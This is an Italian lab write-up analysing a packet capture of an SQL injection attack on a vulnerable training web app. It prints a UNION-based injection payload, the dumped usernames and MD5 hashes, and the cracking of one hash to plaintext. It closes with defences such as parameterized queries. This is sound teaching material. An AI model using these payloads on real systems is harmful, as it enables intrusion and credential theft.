


Passo 4: Mappatura del Database

Attraverso il pacchetto 25 , la query 1=1 ha generato un output enorme contenente centinaia di tabelle , comprese users e guestbook.


Cosa farebbe per l'aggressore il comando modificato WHERE table_name='users'?

Risposta: Aggiungendo questa clausola, l'aggressore istruisce il database a filtrare i risultati. Invece di far generare un output gigantesco con tutte le tabelle, la query restituirebbe solo i nomi delle colonne appartenenti specificamente alla tabella "users", rendendo il bersaglio molto più facile da decifrare.



L'Attacco Finale e il Furto delle Password

Al pacchetto 28, l'attacco si conclude con l'estrazione della tabella utenti tramite la query: 1' or 1=1 union select user, password from users#.



```
                    </form>
                    <pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or
1=1 union select user, password from users#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select user, password fr
om users#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />S
urname: Picasso</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1
=1 union select user, password from users#<br />First name: admin<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union
select user, password from users#<br />First name: gordonb<br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union select
user, password from users#<br />First name: 1337<br />Surname: 8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, pas
sword from users#<br />First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 1' or 1=1 union select user, password fr
om users#<br />First name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
          </div>
```

- **Quale utente ha l'hash della password di 8d3533d75ae2c3966d7e0d4fcc69216b?**
    - Risposta: Leggendo la risposta HTTP estratta, questo hash corrisponde all'utente **1337**.
- **Qual'è la password in chiaro?**
    - Risposta: Ho copiato l'hash e l'ho incollato sulla piattaforma crackstation.net. Essendo un hash di tipo MD5, il sistema è riuscito a decifrarlo restituendomi la password in chiaro: **charley**.

Domande di Riflessione Finali

1. Qual è il rischio che le piattaforme utilizzino il linguaggio SQL?

- Risposta: Il rischio principale è che, se le query non sono adeguatamente protette, l'applicazione diventi suscettibile ad attacchi di SQL Injection. La gravità di questi attacchi è estrema: un aggressore può rubare credenziali, esfiltrare, alterare o distruggere i dati, arrivando potenzialmente a prendere il controllo dell'intero server.

2. Quali sono 2 metodi o passaggi che possono essere adottati per prevenire gli attacchi di SQL injection?

- Risposta: Per mettere in sicurezza i database, implementerei i seguenti metodi:
    1. **Utilizzare query parametrizzate (o Stored Procedures):** Questo approccio isola completamente il codice SQL dai dati di input forniti dall'utente. Anche se l'utente inserisce comandi SQL nocivi nel form, questi vengono trattati solo come testo e non eseguiti.
    2. **Validazione e Sanitizzazione dell'input:** Controllare rigorosamente tutti i dati inseriti dagli utenti tramite liste bianche (whitelist), sfuggendo ("escaping") o filtrando caratteri speciali (come l'apice) per impedire l'alterazione della sintassi della query originale.